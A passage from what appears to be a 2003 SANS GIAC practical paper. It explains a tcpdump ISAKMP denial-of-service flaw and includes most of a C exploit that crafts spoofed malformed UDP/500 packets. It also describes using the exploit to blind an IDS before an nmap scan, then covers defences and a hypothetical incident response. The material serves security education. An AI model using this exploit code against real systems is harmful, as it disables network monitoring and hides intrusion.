memcpy(packet, ip, IPHEAD_SIZE);

if(sendto(sock, packet, ip->tot_len, 0, (struct sockaddr *) &saddr,
sizeof(saddr)) < 0) {
printf("sendto error\n");
exit(1);
}

printf("Packet sent.\n");

return 0;
}

void usage(void) {
printf("\nUsage: ST-tcphump -s <target addr>\n");
printf("\t-s\tdon't spoof source address\n");
}

__u16 cksum(__u16 *buf, int nbytes) {
__u32 sum;
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        __u16 oddbyte;

        sum = 0;
        while(nbytes > 1) {
        sum += *buf++;
        nbytes -= 2;
        }

        if(nbytes == 1) {
        oddbyte = 0;
        *((__u16 *) &oddbyte) = *(__u8 *) buf;
        sum += oddbyte;
        }

        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);

        return (__u16) ~sum;
        }

        struct isakmpgen * isakmpg(void) {
        struct isakmpgen *isakmpg = malloc(ISAKMPGEN_SIZE);

        bzero(isakmpg, ISAKMPGEN_SIZE);
        isakmpg->np = 69;
        }

        struct isakmphdr * isakmph(void) {
        struct isakmphdr *isakmph = malloc(ISAKMPHEAD_SIZE);
        int i;

        bzero(isakmph, ISAKMPHEAD_SIZE);
        for(i = 0; i < 8; i++) {
        isakmph->i_ck[i] = rand() % 256;
        isakmph->r_ck[i] = rand() % 256;
        }
        for(i = 0; i < 4; i++)
        isakmph->msgid[i] = rand() % 256;
        isakmph->vers = 0x8 << 4 | 0x9;
        isakmph->np = 69;
        isakmph->etype = 2;
        isakmph->len = htonl(ISAKMPHEAD_SIZE + ISAKMPGEN_SIZE);

/*  line added : by Odis Richardson - return  isakmph; */

return  isakmph;
        }
```

© SANS Institute 2003, Author retains full rights.

```
struct udphdr * udph(void) {
struct udphdr *udph = malloc(UDPHEAD_SIZE);

udph->source = htons(PORT);//htons(1024 + (rand() % 2003));
udph->dest = htons(PORT);
udph->len = UDPHEAD_SIZE + ISAKMPHEAD_SIZE + ISAKMPGEN_SIZE;
udph->check = 0;
}

struct iphdr * iph(void) {
struct iphdr *iph = malloc(IPHEAD_SIZE);

iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = IPHEAD_SIZE + UDPHEAD_SIZE + ISAKMPHEAD_SIZE +
ISAKMPGEN_SIZE;
iph->id = htons(rand());
iph->frag_off = 0;
iph->ttl= 225;
iph->protocol = 17;
iph->check = 0;

if(spoof) {
iph->saddr = saddr.sin_addr.s_addr;
}
else
iph->saddr = local.sin_addr.s_addr;

iph->daddr = saddr.sin_addr.s_addr;

return iph;
}

/* thanks hping2 */
void get_interface(void) {
int sockr, len, on = 1;
struct sockaddr_in dest;
struct sockaddr_in iface;

memset(&iface, 0, sizeof(iface));
memcpy(&dest, &saddr, sizeof(struct sockaddr_in));
dest.sin_port = htons(11111);

sockr = socket(AF_INET, SOCK_DGRAM, 0);
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
if(setsockopt(sockr, SOL_SOCKET, SO_BROADCAST, &on, sizeof(on)) == -1)
{
printf("getsockopt error\n");
exit(1);
}

if(connect(sockr, (struct sockaddr *)&dest,
sizeof(struct sockaddr_in)) == -1) {
printf("connect error\n");
exit(1);
}

len = sizeof(iface);
if(getsockname(sockr, (struct sockaddr *)&iface, &len) == -1) {
printf("getsockname error\n");
exit(1);
}

close(sockr);
memcpy(&local, &iface, sizeof(struct sockaddr_in));
return;
}
```

The logic of the exploit code is as follows. The structures defined are for isakmpgen, isakmphdr, pseudohdr, udphdr, and iphdr. The static variable PORT is set to 500. At the start of the code memory is allocated for the structures listed. The banner in then displayed via the printf function:

```
printf("ST-tcphump tcpdump ISAKMP denial of service\n");

printf(" The Salvia Twist\n");
```

The argv[1] will test for "-s" to spoof the source address when sending the packet. If "-s" is specified the source address will be the same as the destination address. If "-s" is not specified the actual source address will be used. Four functions are called, iph(), udph(), isakmph(), and isakmpg() which builds the information for each header respectively.

The function iph() set the data for the IP header. IP Version 4 is set with the standard length of 5. Type of service is set to zero. The total length of the packet is set to the IP header size + UDP header size + ISAKMP header size + ISAKMPGEN size. The identification number is a random number set by the rand() function. Fragmentation and offset is set to zero. Time to live is set to 255. The protocol is set to 17 to represent that a UDP packet is used. Zero is passed to to the checksum variable. The source and destination addresses are filled in based on whether the spoof parameter is used or not.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The function udph() set the data as follows. The source port and destination port are both set to the definition PORT 500. The UDP length is set to UDP header size + ISAKMP header size + ISAKMPGEN header size. Checksum is set to zero. The function isakmp() is where most of the malformed data is set. Variable i_ck and r_ck are both set for 8 bytes each with the rand(). The message identification is set to a random number with rand(). The version is set to 89. 'np' is set to 69 and 'etype' is set to 2. The length is ISAKMP header size + ISAKMPGEN size. This is a malformed ISAKMP packet, which will cause the denial of service attack on tcpdump output parsing.

Socket Coding is handled by source code form 'hping2'. This is recognized in the source code. The get_interface() correctly accesses the ethernet interfaces on the machine. Memory is allocated and loaded in the order of IP, UDP, ISAKMP, and ISAKMPGEN. This packet built in memory is passed to the sendto() function. If no error occurs, then the packet is sent.

Signature of the attack

The section of code in tcpdump which has the program vulnerability is related to the printing of the malformed packet. There are numerous C code files which address a certain aspect of the program. In this case the file is print_isakmp.c. Within this file the function in question is isakmp_sub_print();. The while loop is never broken, the variable 'np' never equates to zero. Before the correction in checking if cp = NULL, there is a function called isakmp_sub0_print(). In this function the variable item_length is checked for the value zero. It is commented in the code that if variable item_length does equal zero , the variable np used for the while loop never stops the loop. The code to send NULL to the cp variable is in this function. It seems that the tcpdump was already aware of this potential error of causing a loop. The actual code that protects against looping in the while(cp) statement, is checking the return value of cp. If cp is NULL, break the while loop. The code in question is shown below :

[18] - http://www.securiteam.com/unixfocus/5RP05209FO.html

```
while (np) {
safememcpy(&e, ext, sizeof(e));

if (ep < (u_char *)ext + ntohs(e.len)) {
printf(" [\%s]", NPSTR(np));
cp = ep + 1;
break;
}
depth++;
printf("\n");
for (i = 0; i < depth; i++)
printf(" ");
printf("(");
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


```
cp = isakmp_sub0_print(np, ext, ep, phase, doi, proto);
printf(")");
depth--;

np = e.np;
ext = (struct isakmp_gen *)cp;
}
```

Description and diagram of the attack


A hacker can use a packet crafter to create malformed ISAKMP, NFS, and RADIUS packets, which can cause tcpdump to go into an infinite loop. Attackers can use this or other exploits spoofing the source address which makes it difficult to trace the actual sender. Other programs that use tcpdump files may give unpredictable results when interpreting infinite data.

The tcpdump exploit is executed using the the sample network above. Just the network on the outside of the Pix is needed for the DoS to take affect . The diagram shows the VPN client, attacker, intrusion detection system and the Pix. The attackers purpose is to run nmap to scan the Pix without the intrusion detection system picking up the scan. Sending a DoS to the intrusion detection system first will provide the cover needed for the nmap scan. The following diagram shows the attacker's intentions. First to send tcpdump into a loop, second to scan the Pix.




© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The attacker using a packet manipulating program sends a malformed ISAKMP packet to the Pix firewall. The intent is for the intrusion detection system running tcpdump versions 3.6 - 3.7.1 is to cause an infinite loop. Other types of packets such as NFS, BGP, and RADIUS are able to cause an DoS attack as well. The tcpdump exploit program is compiled and executed with the destination IP address 99.99.99.1.




This is the result of sending the malformed packet using the Exploit source code. Tcpdump cannot parse the packet properly and goes into a infinite loop. The following is the screen capture of tcpdump running in a loop.



Now the attacker can run nmap to scan the Pix. Tcpdump is not able to process any packets at this time. The response from the namp scan is as follows. The following is a screen capture of nmap scanning the Pix for UDP port openings.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



The DoS attack on tcpdump was executed successfully. The attacker is able to scan the Pix for now to gather further information. Other exploits are available to continue the attack.

Signature of the attack

The only trace that the DoS leaves on the affected system is the last packet sniffed. Even when tcpdump is in the infinite loop, the screen evidence or tcpdumps output file can lead where to investigate. The output from the printf() function indicates the problem. Tcpdump is great for reading packets, but is not very strong in interpreting data within the packet. In this case tcpdump does not have a macro to further read ISAKMP information. Tcpdump for now is unable of checking the ISAKMP packet. Macros for BGP, NFS, and RADIUS packets are not included in tcpdump as well. Blocking UDP port 500 is possible for tcpdump. By blocking packets at this point, IPSEC will not connect. Until a fix is applied tcpdump's session can end using the keys 'Cntrl' 'C'. Restart tcpdump again using the options for screen output, instead of using the hard drive resources.

As tcpdump is sniffing the wire for packets, the malformed ISAKMP

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

packet is sent to it's destination. An IPSEC tunnel is set up, because ISAKMP is used. This exploit will work if a IPSEC tunnel exist or not. Tcpdump does not know the difference and will read the packet. The attacker chooses the destination and sends the packet with a spoofed source address or the actual source address. Tcpdump is now rendered useless. The following is the screen out put of tcpdump.

[19] - http://www.securiteam.com/unixfocus/5RP05209FO.html

 # tcpdump -vvvr tcpdump_isakmp_inf_loop | head 05:14:57.954719 192.168.2.243.isakmp > 192.168.2.243.isakmp: isakmp 8.9 msgid 7d380dee cookie 773b4e8a1618caa8->51efacc0a65e0334: phase 2/others ? #69[C]: (#83) (#237) (#237) (#237) (#237) (#237) (#237) (#237) (#237)
...

How to protect against it

First, if your running the vulnerable version of tcpdump using the screen output instead of the hard drive resources may help. If your intrusion detection system is not a critical system , ending the tcpdump session will lessen the risk of compromising the system. By understanding the nature of tcpdump's bug, the source code is available to update. I don't believe that it is necessary or practical to take responsibility for tcpdump's code. The other alternative is to use another packet sniffer such as Dsniff, Snort, Ethereal, and or Sniffit. Ethereal, for example is not vulnerable to this exploit.

Second, The vendor fixed the bug in a later version. A patch was not applied for this fix. The problem was solved in tcpdump version 3.7.2. All that is needed to surpass this problem is to upgrade to version 3.7.2. Other fixes are included with this version, hopefully decreasing your vulnerability.

Part 3 - The Incident Handling Process

Preparation

I have produced a hypothetical incident to identify the tcpdump DoS exploit. AM Broadcasting Co. known as AMB has over fifty clients that access their server to enter and retreive advertising information. The goal of this group is to combine music and video advertisement on CDs to sell a particular product.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The network was setup by a consultant two years ago, and is maintained by a junior technician. The technician handles network problems, upgrades, and software evalutaion and installations. Only software for business is installed, personal information and games are prohibited on the system or network. The contributers that log in this network are known as clients. Security is a growing issue and is gainning more attention of the technicians time. The possibility of data loss or corruption from outside of the network is a concern of AMB's management. The technician reports to their manager as to the operation and assurance that the network is operating as securly as possible. The manager has now created security rules for the network, to better prepare for the future. There are many reports of computer crime and exploitation.

Preparation for incident handling is now an issue for the manager as well as the technician. A set of rules made by the manager is sent to the technician to implement in order to protect AMB's lively hood. The technician will have access to all of the computers at the highest level. All passwords are documented, and a copy given to the manager. The manager is not able to support the system, but needs to provide access to the network for another technician if necessary. All users on the network create their own passwords as they log onto the web server. A list of operating systems and important software are reviewed every six months for upgrades.

Part of the network in question consist of a Cisco Pix 506, Linux Red Hat 8.0 for the intrusion detection system running tcpdump. The web server is on the inside interface of the Pix. To provide some security to the sensitive work done on the web server IPSEC is used for the client to securely access the web server. There are two modes in which IPSEC runs, tunnel or transport. AMB choose tunnel so that the IP packets are encapsulated which also contain the payload going to and from the server. IPSEC works in a five step process. Interesting traffic initiates the five step process. In this case the interesting traffic are the web pages and information submitted by the clients. ISAKMP authenticates the IPSEC peers. Security associations (SA) are negotiated and a channel is set up for the peer. ISAKMP looks at the SA's to match them to a peer. When the SA's are matched the data transfer can occur. The IPSEC tunnel is then terminated. The ISAKMP packets are used on port 500. The IPSEC connection is established between the VPN clients and the Pix. Pre-shared keys, network information, and options are issued via e-mail ti the users. All of the users are able to access the secured network without a problem. The intrusion detection system sniffed traffic at the inside and outside interfaces of the Pix. IPSEC traffic was analysed when interruptions occurred with clients using VPN software. When ISAKMP or IPSEC connections failed, it was possible to find common indicators from the network traffic.

The Cisco Pix is set up to allow VPN tunnels connecting to IP 99.99.99.1 to access the inside web server on IP address 10.31.1.99. Regular http traffic is allowed on IP address 99.99.999.25 using port 80. The version of tcpdump running on the Linux box performed well up until this time. The Linux box was


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

basically secured. Analyzing traffic using tcpdump as needed helped to give information the Pix and servers did not provide. Additional sniffers where considered, but not implemented at this time.

In the case of a real incident, it was agreed that the technician would make some sort of documentaion given the type of incident. This information would go to the manager for decision making if needed. The technician must have authorization to shut down the system for any reason. The only exception is immediate and certain loss of data or corruption. Backups where done once a week, and daily when high volume of activity on the network. A weekly report of issues , upgrades, and incidents where put in a written report submitted to the manager.

Identification

The incident was identified while assisting with another issue. A new user was added to the VPN client list of AMB. This was the first time installing and configuring the VPN client software for the new user. The technician is handling the trouble shooting of the connection. The new user entered the setting, but IPSEC was not established yet. It turned out that the pre-shared key was miss typed. All of the other users logged on successfully, so it was just a matter of time for the VPN client settings to agree. Too much traffic detered the thought of entering the debug crypto isakmp or ipsec. The technician decided to take a look at the tcpdump output. While the technician looked at the tcpdump output the screen started to scroll as if it was in a loop. The appearance of this loop confused the technician, and wondered whether hardware was at fault. The tcpdump session didn't respond to any commands, just the 'Cntrl C' to kill the session. If tcpdump is reacting this way, what else could be wrong. This action qualified as an incident to the technician. The following is a screen capture of tcpdump printing in an infinite loop.



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This description of the loop in the tcpdump session was documented in the journal for later use. The screen was not able to be captured at this time, but a note was made of the date, time, the information on the screen. This record was immediately e-mailed to the manager. Tcpdump was started again and two minutes later, the same loop occurred in the tcpdump session. This is now thought to be a possible attack on the network. It seemed that no counter measures where available, and the session was restarted. Now that this incident is in progress, the technician must determine if it is a hardware or software problem. There is a possibility that someone may have control of the intrusion detection system.

Containment

The technician immediately started the containment process for this incident. The screen capture was the first evidence to acquire. After tcpdump was started again the same loop re-appeared about every two minutes. The command tcpdump -vvX | less saved the screen output to the less program. Conveintly the less program stopped receiving data after shortly after the loop started. Now the output of the incident is shown to the manager. The next concern is containing any damage done to the Pix. The last packet picked up by tcpdump is a ISAKMP packet. The debug packet command was entered on the Pix. The packet captured is shown in this screen capture.

--------- PACKET ---------

-- IP --

99.99.99.99 ==> 99.99.99.1

ver = 0x4 hlen = 0x5 tos = 0x0 tlen = 0x3c

id = 0x1c8a flags = 0x0 frag off=0x0

ttl = 0xe1 proto=0x11 chksum = 0x2ffc

-- UDP --

source port = 0x1f4 dest port = 0x1f4

len = 0x2800 checksum = 0x742d

-- DATA --

0000001c: 2b 9f a6 2e c3 8c 7b b6 cc c9 79 92 |
+.....{...y.


0000002c: 45 89 02 00 49 5a 0d 00 00 00 00 20 45 00 00 00 |
E...IZ..... E...

0000003c: cc | .

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


--------- END OF PACKET ---------

The packet did not seem to affect any systems other than tcpdump. Attention is now turned back to the intrusion detection system. As the attack is in progress the CPU usage is of interest, to help determine what kind of attack this may is. A screen capture is taken of the CPU usage, which leads the technician to believe that this is an DoS attack. The following is the screen capture of the intrusion detetion system's CPU usage.



The next step is to find out what unwanted ports are open, giving access to a back door. The following is a screen capture of nmap scanning the intrusion detedtion system for open TCP ports.

